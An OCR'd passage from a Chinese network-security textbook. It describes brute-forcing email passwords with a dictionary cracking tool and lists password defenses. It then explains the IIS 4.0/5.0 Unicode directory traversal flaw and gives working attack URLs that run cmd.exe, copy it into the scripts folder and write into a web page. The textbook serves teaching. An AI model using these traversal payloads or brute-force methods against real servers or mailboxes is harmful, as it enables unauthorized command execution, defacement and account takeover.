


图 6-14 “导入”对话框

设置完毕后，单击运行按钮，开始破解，破解成功后的界面如图 6-15 所示。



图 6-15 破解界面

6.3.3 暴力破解邮箱密码

邮箱密码一般需要设置到 8 位以上，7 位以下的密码容易被破解，尤其全是数字，更容易被破解。多线程邮箱密码在线破解器，可以利用大字典或者利用社会工程学字典在线破解邮箱密码，界面如图 6-16 所示。在服务器地址框中输入目标邮箱的服务器地址，在邮

箱账号框中输入目标邮箱号，通过字典设置来选择合适的字典，字典中可能的密码数量越多，破解邮箱密码的概率越大。




图 6-16　在线破解邮箱密码

6.3.4　暴力攻击的防御

暴力攻击的防御方法如下：

（1）不管是服务器还是客户计算机，尽量减少账户存在的数量；

（2）所有账户的密码必须足够复杂，一般有如下约定，普通客户计算机上的账户密码最少长度为 6 位，服务器上的账户密码最小长度为 8 位；

（3）密码不要使用与单位或个人有关的信息；

（4）根据现在通用的密码暴力猜测算法，可以反向思考，加大黑客的破解难度，比如我们可以用大写字母开头构造密码，或者以特殊字符开头构造密码；

（5）密码中不要包含英文单词，英文单词是字典攻击的猜测范围，破解成功率很高；

（6）密码中不要使用连续的字符或者字母；

（7）密码必须强行设置策略实现至少 40 天更新密码一次，更新后的密码与更新前的密码不要类似，更加不要使用曾经使用过的密码；

（8）设置服务器或者客户计算机的操作系统密码尝试次数；

（9）通过制定安全管理制度和提高用户安全意识，避免外来人员与内部计算机单独接触的机会。

6.4　Unicode 漏洞攻击

6.4.1　Unicode

Unicode（统一码、万国码、单一码）是一种在计算机上使用的字符编码。Unicode 标准被很多软件开发者所采用，无论何种平台、程序或开发语言，它为每种语言中的每个字

符设定了统一并且唯一的二进制编码。1990年开始研发，1994年正式公布。随着计算机工作能力的增强，Unicode也在面世以来的十多年里得到普及。

6.4.2 漏洞公告

2000年10月17日中联绿盟发布了以下的安全公告。微软IIS 4.0 / 5.0扩展Unicode目录遍历漏洞，公告描述如下。

远程漏洞：是

本地漏洞：是

发布日期：2000年10月17日

更新日期：2000年10月17日

受影响的版本：

Microsoft IIS 5.0 + Microsoft Windows NT 2000 Microsoft IIS 4.0 + Microsoft Windows NT 4.0 + Microsoft BackOffice 4.5 - Microsoft Windows NT 4.0 + Microsoft BackOffice 4.0 -Microsoft Windows NT 4.0

漏洞描述：

微软IIS 4.0和5.0都存在利用扩展Unicode字符取代"/"和"\"而能利用"../"目录遍历的漏洞。

未经授权的用户可能利用IUSR_machinename账号的上下文空间访问任何已知的文件。该账号在默认情况下属于Everyone和Users组的成员，因此任何与Web根目录在同一逻辑驱动器上的能被这些用户组访问的文件都能被删除、修改或执行，就如同一个用户成功登录所能完成的一样。

6.4.3 漏洞检测

首先，对网络内IP地址为192.168.8.212的主机，可以在IE地址栏输入http://192.168.8.212/scripts/..%255c../winnt/system32/cmd.exe?+/c+dir+c:\（其中%255c为Windows 2000漏洞编码，在不同的操作系统中，可使用不同的漏洞编码），如果可以在IE浏览器中查看到C盘根目录下文件，说明IP地址为192.168.8.212的主机存在Unicode漏洞。

其次，要检测网络中某IP段的Unicode漏洞情况，可使用专门的漏洞扫描工具来检测。

6.4.4 使用Unicode漏洞进行攻击

例6-3 查看目录。

使用Unicode漏洞可以容易地查看目标计算机中的目录，使用的语句如下：

```
http://192.168.8.212/scripts/..%255c../winnt/system32/cmd.exe?+/c+dir+c:\
```

执行结果如图6-17所示。

出现这个界面说明已经成功查看到目标计算机C盘目录，为了使用方便，可通过语句将cmd.exe文件拷贝到scripts目录，并改名为cnf.exe，使用的语句如下：

```
http://192.168.8.212/scripts/..%255c../winnt/system32/cmd.exe?/c+copy+c
:\winnt\system32\cmd.exe+cnf.exe
```

执行结果如图6-18所示。




图 6-17　执行结果（查看目录）




图 6-18　执行结果（拷贝文件）

这样，以后使用 cmd.exe 命令就方便了，例如，查看 C 盘的目录，使用的语句就可以简化为：

```
http://192.168.8.212/scripts/cnf.exe?/c+dir+c:\
```

例 6-4　修改页面。

可以使用命令语句来修改目标计算机的 Web 页面，使用语句如下：

```
http://192.168.8.212/scripts/cnf.exe?/c+echo+hello+>>+c:\inetpub\wwwroo
t\ip.asp
```

修改页面前登录到 192.168.8.212 中的 Web 页面，如图 6-19 所示。




图 6-19　Web 主页面

执行修改页面语句后，结果如图 6-20 所示。




图 6-20　执行结果（修改页面）

出现这个界面说明已经修改页面成功。下面再访问 192.168.8.212 的 Web 主页，如图 6-21 所示。

